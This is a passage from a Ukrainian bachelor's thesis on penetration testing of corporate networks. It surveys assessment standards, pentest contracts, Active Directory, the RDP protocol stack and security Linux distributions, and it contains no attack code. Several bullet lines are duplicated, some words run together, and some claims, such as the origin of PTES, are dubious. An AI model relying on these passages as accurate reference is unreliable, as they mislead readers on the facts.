

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)

бакалавр

(ступінь вищої освіти)

на тему Використання пентесту як методу захисту від внутрішніх та зовнішніх загроз корпоративної мережі Pentesting as a method of protection against internal and external threats of the corporate network

(назва теми)

Виконав(ла): студент(ка) 4 курсу, групи БК-810

Спеціальності 125 Кібербезпека
(код і найменування спеціальності)

Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних мереж

ІНОЗЕМЦЕВ А.Є

(ПРИЗВИЩЕ та ініціали)

Керівник НЕЛАСА Г.В.
(ПРИЗВИЩЕ та ініціали)

Рецензент МОРОЗ Г.В.
(ПРИЗВИЩЕ та ініціали)

2024

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти Бакалавр

Спеціальність 125 Кібербезпека

(код і найменування)

Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних мереж

(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН

Андрій КОРОТУН

«___» _____ 2024 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА(КИ)

ІНОЗЕМЦЕВА Андрія Євгеновича

(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Використання пентесту як методу захисту від внутрішніх та зовнішніх загроз корпоративної мережі Pentesting as a method of protection against internal and external threats of the corporate network

керівник проєкту (роботи) доцент НЕЛАСА Ганна Вікторівна,

(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «03» травня 2024 року №190

2. Строк подання студентом проєкту (роботи) 05.06.2024

3. Вихідні дані до проєкту (роботи) дослідження на ефективність та використання пентесту як методу захисту корпоративних мереж від внутрішніх та зовнішніх загроз

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) 1 Дослідження галузі 2 Засоби оцінки інформаційної кібербезпеки за допомогою програмних та апаратних засобів 3 Оцінюємо кібербезпеку інформаційно-комунікаційних систем комерційних підприємств за допомогою методів тестування на проникнення.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)

Презентація доповіді (в MS PowerPoint), 21 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 3	НЕЛАСА Г.В. .доцент кафедри ІБтаН	15.04.24	10.12.24
Нормоконтроль	КОРОЛЬКОВ Р. Ю. доцент кафедри ІБтаН	06.06.24	

7. Дата видачі завдання «15» квітня 2024року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Постановка завдання проєкту	1 тиждень	Виконано
2.	Детальне вивчення основ пентестування.	1 тиждень	Виконано
3.	Вивчення етапів проведення пентесту.	2, 3 тиждень	Виконано
4.	Аналіз нормативно-правового регулювання пентестування	4 тиждень	Виконано
5.	Огляд сучасних інструментів для пентестування.	4 тиждень	Виконано
6.	Вибір інструментів залежно від типу загрози.	4 – 6 тиждень	Виконано
7.	Практичні аспекти використання інструментів пентестування.	7, 8 тиждень	Виконано
8.	Оформлення матеріалів бакалаврської роботи	8 тиждень	Виконано
9.	Нормоконтроль та рецензування	8 тиждень	
10.	Захист дипломної роботи	9 тиждень	

Студент(ка)

Андрій ІНОЗЕМЦЕВ

(підпис)

(Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

Ганна НЕЛАСА

(підпис)

(Ім'я ПРИЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до бакалаврської роботи : 56 стор., 29 рис., 1 табл., 28 джерел.

КІБЕРЗАХИСТ, КІБЕРБЕЗПЕКА, ПЕНТЕСТ, ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНА СИСТЕМА, ВІДДАЛЕНИЙ РОБОЧИЙ СТИЛ, КОРПОРАТИВНА МЕРЕЖА, WINDOWS SERVER, ACTIVE DIRECTORY, KALI LINUX, RDP

Метою даної роботи є аналіз способів оцінки кібербезпеки інформаційно-комунікаційної системи підприємства за допомогою методології тестування на проникнення та її практичне використання для оцінки ефективності заходів з кібербезпеки.

Об'єктом дослідження є системи кіберзахисту інформаційно-комунікаційних систем комерційних підприємств, сукупність методів та програмно-технічних засобів, що дозволяють оцінити кібербезпеку цих систем.

Методи дослідження включають методи таметодикиоцінюваннякібернетичноїбезпекиінформаційно-комунікаційних систем.

Результати досліджень включають аналіз українських та міжнародних стандартів оцінки кібербезпеки інформаційно-комунікаційних систем, розробку алгоритмів проведення тестів кібербезпеки та верифікації ступеня захищеностіінформаційно-комунікаційнихсистемкомерційнихпідприємств..

ABSTRACT

Explanatory note to the bachelor's thesis of the work: 56 pages, 29 figures, 1 table, 28 sources.

INFORMATION AND COMMUNICATION SYSTEM, CYBER DEFENSE, CYBERSECURITY, PENETRATION TESTING, COMMERCIAL ENTERPRISE, WINDOWS SERVER, ACTIVE DIRECTORY, KALI LINUX, RTD.

The purpose of this paper is to analyze the methods of assessing the cybersecurity of an enterprise's information and communication system using the penetration testing methodology and its practical use to assess the effectiveness of cybersecurity measures.

The object of research is cybersecurity systems for information and communication systems of commercial enterprises, a set of methods and software and hardware tools that allow to assess the cybersecurity of these systems.

Research methods include methods and techniques for assessing the cybersecurity of information and communication systems.

The research results include an analysis of Ukrainian and international standards for assessing the cybersecurity of information and communication systems, development of algorithms for conducting cybersecurity tests and verification of the degree of security of information and communication systems of commercial enterprises.

ПЕРЕЛІК СКОРОЧЕНЬ

ОС – операційна система

ІКС – інформаційно-комунікаційна система

КС – комп'ютерна система

ІС – інформаційна система

КБ – кібербезпека

ІБ – інформаційна безпека

БД – база даних

ПЗ – програмне забезпечення

КСЗІ – комплексна система захисту інформації

НДТЗІ – нормативний документ системи технічного захисту інформації

ПК – персональний комп'ютер

СЗІ – система захисту інформації

АП – автоматизована підсистема

МО – мережеве обладнання

ФП – фаєрволи, проксі-сервери

OSSTMM - Посібник з тестування безпеки.

NIST SP 800-115 - Рекомендації з тестування та оцінки безпеки.

AD - Служба каталогів від Microsoft.

ISO - Міжнародна організація зі стандартизації.

RDP - Протокол віддаленого підключення.

TCP - Протокол надійної передачі даних.

UDP - Протокол швидкої передачі даних.

NAT - Перетворення мережевих адрес.

VPN - Захищене з'єднання через Інтернет.

TPKT - Протокол передачі даних.

TLS-Протокол захищеного зв'язку

ЗМІСТ

Перелік скорочень.....	6
Вступ.....	9
1 Дослідження галузі	10
1.1 Критерії оцінювання кіберзахисту в Україні.....	10
1.2 Міжнародні стандарти	11
1.2.1 Стандарт і технологій (NIST 800-115).....	13
1.2.2 Information Systems Security Assessment Framework.....	14
1.2.3 OSSTMM.....	14
1.2.4 OWASP.....	15
1.2.5 PTES	15
1.3 Мета роботи та постановка задачі.....	16
1.4 Правові аспекти перевірки на проникнення.....	16
2 Засоби оцінки інформаційної кібербезпеки за допомогою програмних та апаратних засобів	19
2.1 Принципи побудови сучасних інформаційно-комунікаційних систем комерційних підприємств.....	19
2.2 Remote Desktop Protocol(RDP).....	20
2.3 Процедура визначення методів оцінювання захищеності інформації.....	21
2.3.1 Penetration Testing.....	21
2.3.2 Red Team Assessment.....	22
2.3.3 Breach and Attack Simulation.....	22
2.4 Класифікація програмно-апаратних засобів для оцінки кіберзахищеності інформаційно-комунікаційних систем.....	23
2.4.1 Kali Linux.....	23
2.4.2 Parrot Security OS.....	23

2.4.3 BlackArch.....	24
2.4.4 BackBox Linux.....	24
2.4.5 Оцінювання процедур захисту мережі.....	25
3 Оцінюємо кібербезпеку інформаційно-комунікаційних систем комерційних підприємств за допомогою пентесту.	27
3.1 Вхідні дані для виконання пентесту.....	27
3.2 Алгоритм проведення тестування	28
3.3 Перелік програмного-апаратних рішень	29
3.3.1 Nmap.....	30
3.3.2 Nessus.....	31
3.3.3 Wireshark.....	31
3.3.4 Metasploit	32
3.3.5 Responder.....	33
3.3.6 Hashcat.....	33
3.3.7 BloodHound.....	34
3.3.8 Mimikatz.....	34
3.4 Проведення тестування	35
3.4.1 Тестування AD.....	34
3.4.2 Початок тесту RDP	47
Висновки.....	54
Перелік джерел посилання.....	55

ВСТУП

У сучасному світі кібербезпека стала важливим питанням через зростання кіберзагроз, розвиток хакерських атак та збільшення комп'ютерних злочинів. Інформаційні та комунікаційні технології, а також цифрові сервіси стали невід'ємною частиною світових економік, від інтернет-маркетингу до технологій "Інтернету речей", що використовуються в управлінні підприємствами.

Для запобігання кіберзагрозам компанії повинні мати високу стійкість до зовнішніх і внутрішніх загроз та впроваджувати заходи для забезпечення кібербезпеки. Одним із таких заходів є тестування на проникнення, яке допомагає захистити системи від порушень. Тестування на проникнення - це техніка, що оцінює рівень безпеки інформаційних систем шляхом імітації кібератак, ідентифікуючи області, що потребують оптимізації.

Метою цього проекту є дослідження методів оцінки кібербезпеки інформаційно-комунікаційної системи підприємства за допомогою тестування на проникнення та впровадження цих підходів на практиці для оцінки ефективності заходів безпеки.

Для досягнення цієї мети необхідно:

- провести аналіз існуючих методик тестування на проникнення;
- проаналізувати програмні інструменти для тестування;
- провести тестування на проникнення для інформаційно-комунікаційної системи комерційного підприємства.

На момент затвердження теми дипломної роботи комп'ютерні системи називалися "інформаційно-телекомунікаційними системами". Проте, відповідно до Закону України "Про електронні комунікації" № 1089-IX від 16 грудня 2020 року, термін змінився на "інформаційно-комунікаційні системи", який і буде використовуватися в тексті дипломної роботи.

1 ДОСЛІДЖЕННЯ ГАЛУЗІ

1.1 Критерії оцінювання кіберзахисту в Україні

Закон України "Про захист інформації в інформаційно-телекомунікаційних системах" визначає КСЗІ як сукупність інформаційних та електронно-обчислювальних систем, що функціонують як системи обробки інформації [1]. Основною функцією КСЗІ є забезпечення функцій передачі та обробки інформації в організаційній структурі ІС. Під кіберзахистом розуміється необхідність використання як логічних, так і фізичних заходів контролю для захисту від інформаційних та ІКТ-загроз [2].

Для виявлення кібернетичних вразливостей в ІКТ необхідно оцінити поточний стан захищеності системи за допомогою кількісних та якісних методів і на основі цієї оцінки отримати комплексну оцінку рівнів захищеності. Ефективність цього механізму використовується для визначення точного стану існуючих загроз і здатності адаптуватися або протистояти новим або модифікованим загрозам при їх появі, оскільки ці загрози можуть змінюватися або оновлюватися.

Наразі в Україні відсутнє законодавство щодо кібербезпеки ІКС, є лише Закон "Про захист інформації в інформаційно-комунікаційних системах" та Закон "Про основи національної безпеки України".

Правила про захист інформаційних систем, а також про телекомунікації та електронний документообіг [1, 3], відповідно, повинні застосовуватися у всіх випадках. Для розголошення конфіденційної інформації (відповідно до законодавства України) та передачі однієї з перелічених систем необхідно підготувати комплекс заходів безпеки.

Згідно з чинною в Україні нормативною базою з питань документообігу, при оцінці кібернетичної безпеки інформаційно-комунікаційних систем (ІКС) необхідно виконати наступні кроки:

- визначити типи інформації, що циркулює в ІКС;
- визначити наявність заходів криптографічного захисту інформації в інформаційних системах;

- визначення працівників, відповідальних за захист інформації в окремих ІКС та в компанії в цілому
- переконатися, що дані, зазначені в експлуатаційно-технічній документації КСЗІ, відповідають фактичним умовам експлуатації та місцезнаходженню системи захисту;
- визначити види інформації, що циркулює в межах КСЗІ;
- ідентифікувати програмне забезпечення, що використовується для обробки інформації в межах КСЗІ; - ідентифікувати програмне забезпечення, що використовується для обробки інформації в межах КСЗІ; - ідентифікувати програмне забезпечення, що використовується для обробки інформації в межах КСЗІ
- перевірка характеристик безпеки компонентів ІКС;

Ці заходи допоможуть з'ясувати повноту та адекватність вжитих організаційних заходів, а також часткових технічних заходів. Враховуючи той факт, що середовище загроз постійно змінюється, існує практична оцінка застосованих технічних заходів, зокрема, для визначення того, наскільки ефективно система кібербезпеки ІКС протистоїть загрозам та вразливостям

1.2 Міжнародні стандарти

Міжнародні стандарти інформаційної безпеки представляють собою складну систему обов'язкових положень і рекомендацій, спрямованих на забезпечення кібербезпеки. Ці стандарти постійно оновлюються у відповідь на нові інциденти та загрози інформаційної безпеки з метою створення універсальної та стійкої моделі захисту. ІКХ проводить аудит інформаційної безпеки для перевірки рівня кібербезпеки. Деякі з найпоширеніших міжнародних стандартів та керівних принципів аудиту наведені нижче:

- International Professional Framework (IPPF) - набір стандартів для внутрішнього аудиту;
- (ITAF) - всеосяжний посібник з проведення аудиту інформаційних

- технологій; та COBIT: Система управління IT (IT Governance Framework)
- ISO/IEC 27007: Керівництво з аудиту систем управління інформаційною безпекою (частина Глобального технологічного аудиту);
 - Guidance on IT Risk Assessment (GAIT) - всеосяжний посібник, який допоможе організаціям оцінити ризики, пов'язані з їхньою інформаційно-технологічною інфраструктурою.

Важливою частиною аудиту є тестування на проникнення в IT-системи клієнта відповідно до встановлених стандартів і рекомендацій;

Тестування на проникнення - це метод оцінки захищеності комп'ютерних систем шляхом моделювання атак на них і перевірки на наявність вразливостей, які можуть бути використані зовнішніми або внутрішніми зловмисниками.

Для того, щоб тестування на проникнення було ефективним і призвело до якісної оцінки кібербезпеки системи та рекомендацій щодо її покращення, необхідно використовувати певні методології залежно від типу системи безпеки.

Тому були створені методології тестування на проникнення.

Методологія - це набір стандартних правил, поведінки і процедур, які використовуються при роботі з програмами, призначеними для тестування безпеки комп'ютерних систем. Першим кроком у методології тестування на проникнення є визначення плану тестування. Цей план включає в себе не тільки цілі тесту, але і дії, які необхідно виконати для оцінки фактичного стану кібербезпеки.

Наразі найпоширенішими методологіями тестування на проникнення у світі є наступні:

- Національний інститут стандартів і технологій (NIST) Спеціальне видання 800-115;
- OWASP Test Guide Recommendations.
- Open Security Testing Methodology Manual (OSSTMM);
- Стандарт виконання тесту на проникнення (PTES);

1.2.1 Стандарт і технологій (NIST 800-115)

Спеціальна публікація NIST SP 800-115 - це технічний посібник з тестування та оцінки інформаційної безпеки. Його мета - надати рекомендації щодо організації планування та проведення тестування систем. Настанова містить огляд ключових елементів тестування безпеки та оцінки захищеності системи, включаючи методи, їх переваги, недоліки та рекомендації щодо використання.

Стандарт містить наступні розділи:

- огляд тестування та оцінки безпеки: визначає правила тестування, управління тестуванням та цілі тестування;
- огляд методів: описує різні технічні методи тестування безпеки; та
- визначення цілей і методи аналізу: Визначає цілі та описує методи виконання аналізу вразливостей;
- методи оцінки вразливостей об'єктів: розглядає методи оцінки вразливостей;
- планування оцінки безпеки: визначення плану тестування; та
- проведення оцінки безпеки: опис етапів тестування на наявність атак та вразливостей;
- після тестові заходи: підготовка звітнього документа та рекомендації щодо коригувальних дій;

Важливо зазначити, що NIST SP 800-115 не призначений для комплексного тестування кіберзахисту системи; NIST SP 800-115 фокусується на логіці методу та його можливих застосуваннях. Недоліком цього стандарту є те, що він є застарілим, оскільки був прийнятий у 2008 році і не відображає новітні підходи до пентесту

1.2.2 ISSAF

Вона була розроблена групою ентузіастів (OISSG) у 2006 році.

ISSAF складається з трьох етапів

Планування , підготовка та оцінка.

Фахівець одержує початкову інформацію щодо об'єкта тестування та заключає договір з організацією-замовником.

Оцінка проводиться пентест. На цьому етапі виконуються наступні завдання:

- збір інформації.
- картування мережі спеціалізовані технічні інструменти використовуються для розуміння як побудована мережа;
- ідентифікація вразливостей, оцінка можливих наслідків, визначення векторів атаки та проникнення в систему;
- доступ і паролі, що генеруються шляхом підбору комбінацій логіна і пароля, не надійних паролів для системних облікових записів, використання стандартних налаштувань постачальника, пошуку типових сервісів, що дозволяють виконувати певні операції в системі (запис, створення, читання файлів); підвищення привілеїв;
- додаткове тестування, включаючи перехоплення трафіку, аналіз та отримання зашифрованих паролів для подальшого злому;
- компрометація видалених користувачів або сайтів
- збереження доступу;
- приховування слідів;
- звітність про проведені тести;
- методологія надає детальні рекомендації щодо виконання тестів;

1.2.3 OSSTMM

Тестування на OSSTMM [9] є формальним, добре структурованим документом, який описує майже всі аспекти тестування на проникнення. В

основному вона спрямована на тестування комп'ютерних мереж.

Методика регулярно оновлюється.

Згідно з OSSTMM визначається так звана "карта безпеки" (візуальне представлення основних категорій ІС, що оцінюються під час тестування):

- інформаційна безпека
- безпека бездротових технологій
- безпека фізичної інфраструктури

Цей документ спрямований на забезпечення повного і всебічного тестування на проникнення шляхом створення детального плану тестування. Недоліком цієї методики є відсутність повного опису процесу тестування окремих модулів ІС

1.2.4 OWASP

Методологія OWASP була розроблена спільнотою OWASP у 2004 році.

Представлена методологія була розроблена у співпраці з міжнародною групою незалежних членів. Ця методологія стосується лише тестування веб-додатків і є єдиною в своєму роді.

Загалом, тестування за цією методологією можна розділити на два етапи активна та пасивна.

1.2.5 PTES

PTES була заснована у 2009 році групою незалежних експертів з питань безпеки на чолі зі Стенфордським університетом і офіційно визнана лише у США.

Він має такі пункти:

- збір розвід даних скрізь, де це можливо, збирайте інформацію, яка підлягає розслідуванню;
- моделювання загроз створити модель загроз для організації;
- оцінка загроз Оцініть потенційні загрози, які можуть вплинути на

організацію;

- аналіз вразливостей виявлення слабких місць віснуючихсистемах; Аналіз вразливостей виявлення слабких місць в існуючих системах; Аналіз вразливостей виявлення слабких місць в існуючих системах; Аналіз вразливостей виявлення слабких місць в існуючих системах
- зловживання отримання доступу та порушення заходів безпеки; Злом: отримання доступу та порушення заходів безпеки.
- після зловживання: усвідомлення цінності системи та розпізнавання інших способів і засобів, за допомогою яких система може бути скомпрометована.
-
-

1.3 Мета роботи та постановка задачі

Метою даної роботи є дослідження методології та практичного застосування тестування на проникнення для оцінки кібербезпеки інформаційно-комунікаційних систем підприємств.

Об'єктом дослідження є система кіберзахисту інформаційно-комунікаційних систем корпоративних підприємств.

Метою дослідження є сукупність методів та заходів програмного та апаратного спрямування, що дозволяють оцінити стан кіберзахисту інформаційно-комунікаційних систем.

Для досягнення поставленої мети передбачається вирішення наступних завдань:

- в деталях вивчити існуючі методи пентестування ;
- розглянути програмні засоби, доступні для проведення тестувань; а також провести тестування на проникнення за допомогою пен-тесту.

1.4 Правові аспекти перевірки на проникнення

Щодо проведення тестів на проникнення, компанія-замовник і виконавець зазвичай укладають спеціальний договір, щоб уникнути можливих юридичних

проблем, які можуть виникнути в результаті такої діяльності. У цьому договорі детально прописуються різні аспекти тесту і встановлюються правила його проведення" [21].

Першим етапом контракту є визначення цілей тестування на проникнення. Сюди входять наступні питання:

- можливі наслідки злому або атаки на систему.
- привілеї, які зловмисник може отримати в результаті атаки.
- потенційні ризики та негативні наслідки для організації в разі виявлення певної вразливості або атаки.
- поведінка системи при різних типах атак, таких як DDoS або внутрішня компрометація користувачів.

У договорі також визначається характер тесту за наступними критеріями:

- база знань чи була надана тестувальникам інформація про систему перед початком тесту,
- чи вони працювали без будь-якої інформації (чорний ящик або білий ящик);
- точка ініціації чи була атака здійснена зсередини або ззовні мережі (внутрішня або зовнішня);
- агресивність визначає рівень інтенсивності атаки, яку використовував тестувальник від пасивного спостереження до активного сканування або агресивних атак;
- підхід визначає, чи є дії пенотестера прихованими або відкритими.
- обсяг визначає, наскільки всебічним буде тест. Крім того, в договорі встановлюються правила та обмеження на проведення тесту, такі як
- методи, які будуть використані пентестер повинен вказати методи та інструменти, які будуть використані під час атаки (наприклад, соціальна інженерія, фішинг, підміна ARP, DDoS);
- дати та часові рамки: визначте час та графік проведення тестів;
- доступність системи: вкажіть, які системи підходять для тестування, а які (критичні) системи слід залишити недоторканими;
- використання вразливостей: визначте процедури для використання виявлених вразливостей;

- документація та звітність: узгодьте формат звіту та порядок його передачі;
- для захисту інтересів клієнта на пентестера зазвичай покладаються певні зобов'язання, такі як конфіденційність, дотримання ліцензійних норм і надання документації про виконану роботу;
- загалом, договір на проведення пентестування є важливим елементом;
- забезпечення ефективності та безпеки цього процесу та уникнення небажаних юридичних наслідків.

2 ЗАСОБИ ОЦІНКИ ІНФОРМАЦІЙНОЇ КІБЕРБЕЗПЕКИ ЗА ДОПОМОГОЮ ПРОГРАМНИХ ТА АПАРАТНИХ ЗАСОБІВ

2.1 Принципи побудови сучасних інформаційно-комунікаційних систем для комерційних підприємств.

Операційна система (ОС) - це набір базових програм, які керують апаратним забезпеченням комп'ютера, контролюють обчислювальні процеси та взаємодіють з користувачем. Вона є основою будь-якого комп'ютера. Найпоширенішою корпоративною інформаційно-комунікаційною системою (ІКС) сьогодні є операційна система Windows Server, розроблена компанією Microsoft. Сервери Windows спеціально розроблені для управління серверами.

Сервер - це комп'ютер або система, яка надає ресурси, дані, послуги та програми іншим комп'ютерам (клієнтам) через мережу. Сервери Windows переважно використовуються в бізнес-середовищі та виконують низку функцій та інструментів, зокрема:

- файли та сховища для налаштування та керування файловими серверами;
- служби друку для спрощення зв'язку між принтерами та комп'ютерами;
- Windows Update для централізованого оновлення програмного забезпечення;
- роль DHCP для автоматичного призначення IP-адрес усім пристроям у мережі;
- служби управління користувачами Active Directory (AD);
- централізовану систему можна налаштувати для керування обліковими записами користувачів і налаштуваннями безпеки.

Однією з основних ролей сервера Windows є Active Directory (AD), яка дозволяє об'єднувати користувачів в групи і підгрупи для контролю доступу. AD є важливим інструментом для управління безпекою і аудитом, а також централізованого доступу до облікового запису кожного користувача. Об'єкти AD зберігаються у вигляді ресурсів або політик безпеки з іменами і атрибутами.

Структура AD включає домени, дерева і ліси, які організовують мережеві об'єкти в ієрархічну структуру. Переваги використання Active Directory

включають покращену видимість мережі, єдиний вхід, ефективне управління довірою, централізоване управління на основі політик, множинний Active Directory є невід'ємною частиною IT-інфраструктури багатьох організацій і має важливе значення для безпеки та ефективності мережі.

2.2 Remote Desktop Protocol(RDP)

У сьогоднішньому світі інформаційні технології, представлені комп'ютерами, телефонами та іншими засобами комунікації, стали невід'ємною частиною нашого життя. Зміни глобальних умов змушують компанії шукати нові рішення для підтримки ефективної роботи в умовах економічних, політичних та інших викликів.

Один з найбільш популярних підходів сьогодні - використання технологій віртуалізації робочих місць. Це не лише зручно, але й дозволяє суттєво скоротити витрати за рахунок зменшення кількості фізичних робочих місць. Один з найбільш ефективних інструментів у цьому контексті - протокол віддаленого робочого столу (Remote Desktop Protocol, RDP).

RDP базується на використанні мережевого порту 3389

Завдяки RDP компанії можуть ефективно керувати робочими процесами та надавати зручний доступ до інформації, зберігаючи при цьому високий рівень безпеки та продуктивності.

Структура стеку протоколів RDP табл.2.2

Таблиця 2.2 – RDP stack

RDP		
Encryption	T.125 MCS	
T.125 MCS	MCS	224
x.224	TPKT	FastMode DATA
TPKT	TLS	Encryption
TCP		

- ТРКТ є транспортною службою ISO поверх TCP, яка дозволяє одноранговим пристроям обмінюватися інформаційними блоками, відомими як одиниці даних транспортного протоколу (TPDU або PDU).
- X.224 - транспортний протокол, орієнтований на з'єднання. Він забезпечує транспортну послугу в режимі з'єднання. RDP використовує його під час початкового запиту на з'єднання та відповіді.
- T.125 MCS - служба багатоточкового зв'язку, що дозволяє RDP обмінюватися даними та керувати кількома каналами
-
-

2.3 Процедура визначення методів оцінювання захищеності інформації

В умовах сучасного корпоративного сектору кіберзлочинці можуть завдати значної шкоди майже кожній компанії. Саме тому сьогодні активно впроваджуються сучасні рішення з кібербезпеки. Один із таких рішень - симуляція хакерської атаки з обмеженими наслідками, відома як тест на проникнення (penetration test). В цілому, тести на проникнення можна розділити на три категорії: тестування на проникнення, оцінка червоною командою та імітація порушень і атак.

2.3.1 Penetration Testing

Під час проведення тестування на проникнення інженери з безпеки зосереджуються на конкретному програмному забезпеченні в чітко визначеній ситуації з метою виявлення максимальної кількості вразливостей за певний проміжок часу. Переважна більшість співробітників компаній знайомі з цим видом тестування"[12].

Проведення пентесту відбувається за певним сценарієм, в якому чітко прописані всі етапи, а експлойти вразливостей визначені заздалегідь і проводяться таким чином, щоб уникнути незворотних змін в цільовій

інформаційній системі.

ПЗ для пентесту може бути інстальовано на будь-яку платформу, включаючи ПК, смартфони та сервери. Під час цього процесу інженери з безпеки використовують інструменти, методології та аналіз поверхні атаки для виявлення унікальних вразливостей програмного забезпечення. До таких вразливостей належать вразливості "нульового дня" (невідомі вразливості, які можуть бути використані для атаки на систему). Тестування має бути схожим на аудит області поверхні атаки програми і має бути всебічним і широким, охоплюючи якомога більше аспектів"[12].

2.3.2 Red Team Assessment

Red Team Assessment - це максимально приховане та глибоке проникнення команди уявних злоумисників у корпоративну інфраструктуру. Цей вид тестування організовується наперед з урахуванням різних термінів і методів, включаючи можливість порушення працездатності систем або зміни даних.

Такий підхід допомагає виявити слабкі місця в системі захисту, які найбільше вразливі до атак. Крім того, це ефективний спосіб навчання для співробітників відділу інформаційної безпеки, які можуть набути досвіду у виявленні та відвертанні атак.

2.3.3 Breach and Attack Simulation

Моделювання порушень і вторгнень (Breach and Attack Simulation, BAS) - це підхід, який використовується для імітації реальних кібератак на корпоративні інформаційні системи. Основна ідея полягає у відтворенні різних типів загроз, що можуть вплинути на корпоративні мережі та системи. Це дозволяє оцінити

ефективність захисних заходів організації та виявити потенційні слабкі місця.

Основна мета BAS - виявити вразливості та слабкі місця у системах безпеки до того, як їх знайдуть справжні зловмисники. Такий підхід дає можливість підприємствам покращити свій захист, усунути існуючі проблеми та підготуватися до можливих кібератак.

BAS може включати автоматизовані інструменти для тестування, моделювання різних сценаріїв атак і оцінки реакції системи на них.

2.4 Класифікація програмно-апаратних засобів для оцінки кіберзахищеності інформаційно-комунікаційних систем

Під час тестування на проникнення можна використовувати різноманітні інструментальні середовища, такі як Kali Linux, Parrot Security OS Linux, BlackArch, BackBox Linux та DEFT. Ці середовища містять широкий спектр інструментів для аудиту безпеки та проведення тестування на проникнення.

2.4.1 Kali Linux

Kali Linux - це оснований на Debian .Він містить понад 600 утиліт, які спеціалізуються на пентест та аудиті безпеки. Перевагами Kali Linux є:

- широкий спектр попередньо встановлених інструментів для тестування
- вільний доступ та участь у розробці через відкритий вихідний код;
- багато мов на підтримку дозволяє користувачам працювати рідною мовою і знаходити потрібні їм інструменти;
- підходить для користувачів з досвідом роботи з Linux та навичками роботи з командним рядком; просто та використання на таких пристроях, як Raspberry Pi;

2.4.2 Parrot Security OS

Parrot Security OS - досить новий дистрибутив, розроблений командою

Frozenbox Network, що спеціалізується на тестуванні безпеки інформаційних систем. Основні користувачі цієї операційної системи - це експерти з кібербезпеки, які використовують її для проведення аудитів та оцінки захищеності комп'ютерних систем.

За функціональністю Parrot Security OS схожа на Kali Linux, оскільки обидва дистрибутиви мають широкий спектр спеціалізованого програмного забезпечення для тестування безпеки. На відміну від них, Parrot Security OS включає в себе інструменти для анонімізації та захисту приватності

2.4.3 BlackArch

Серед відомих дистрибутивів, які можна використовувати для тестування на проникнення, є BlackArch, побудований на Arch Linux для професіоналів і дослідників безпеки, а також Parrot OS і Kali Linux. BlackArch - це похідна Arch Linux, яка може використовуватися як для встановлення, так і для роботи. Однак, перше можна вважати дуже кастомізованим, оскільки BlackArch "не використовує типово середовище робочого столу". Натомість, він надає користувачам заздалегідь визначений вибір конфігурації та віконних менеджерів, які відповідають їхнім уподобанням. Вона має бібліотеку з більше ніж 2600 інструментів безпеки для інсталяції масово або за категоріями.

Всі ці інструменти можна встановити з офіційних репозиторіїв, доступних за допомогою стандартного менеджера пакетів Pacman в Arch Linux; з іншого боку, BlackArch надає повний перелік інструментів, які спеціалізуються

На безпеці, для професіоналів у цій галузі.

2.4.4 BackBox Linux

BackBox Linux - це дистрибутив на базі операційної системи Ubuntu Linux. Він був розроблений з урахуванням специфічних потреб фахівців з кібербезпеки і пропонує інструменти, які полегшують тестування на проникнення та аудит безпеки інформаційних систем.

Дистрибутив BackBox включає в себе повний набір програмних інструментів для тестування вразливостей, оцінки безпеки мережі та додатків, а також аналізу зворотного інжинірингу. Серед цих інструментів Burp Suite, Metasploit, Wireshark та Nmap, які або встановлюються під час інсталяції, або доступні з відповідних репозиторіїв.

2.4.5 Оцінювання процедур захисту мережі

Один із етапів пентесту полягає у укладанні договору між пентестером та замовником, в якому необхідно чітко визначити критерії успішності процедури оцінки захищеності інформаційно-комунікаційних систем (ІКС). Після досягнення цих критеріїв тест може бути завершено раніше запланованого терміну.[20]

Успішне проведення пентесту означає досягнення всіх поставлених перед пентестером завдань, які були узгоджені з замовником ще до початку тестування.

Серед найбільш поширених цілей тестування можна виділити наступні:

- перевірка можливості сценаріїв виникнення заданих типів інцидентів;
- виявлення потенційних загроз та вразливостей, які можуть бути експлуатовані в поточних умовах захисту;
- визначення вразливостей, які можуть призвести до різних типів інцидентів, що порушують конфіденційність, цілісність та доступність даних;
- перевірка ефективності та оперативності реагування персоналу замовника на виявлені інциденти з питань кібербезпеки;
- перевірка відповідності ІКС міжнародним стандартам та внутрішнім вимогам безпеки;

Крім того, конкретні критерії успішності можуть включати:

- несанкціонований доступ до конфіденційної і таємної інформації;
- виведення з ладу певних сервісів чи додатків з метою перевірки безпеки та усунення вразливостей;
- встановлення шкідливого програмного забезпечення для перевірки реакції персоналу замовника та виявлення можливих слабких місць;
- перевірка коректності роботи систем безпеки, таких як антивіруси та

брандмауери, для забезпечення відповідного захисту мережі.

З ЗДІЙСНЮВАЄМО ОЦІНКУ ЗАХИЩЕНОСТІ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ СИСТЕМ КОМЕРЦІЙНИХ ПІДПРИЄМСТВ ЗА ДОПОМОГОЮ ПЕНТЕСТУ

3.1 Вхідні дані для виконання пентесту

Зважаючи на те, що тестування на проникнення може мати різні підходи, відомі як "Black box", "Gray box" та "White box", вхідні дані для цих процедур також різняться.[21]:

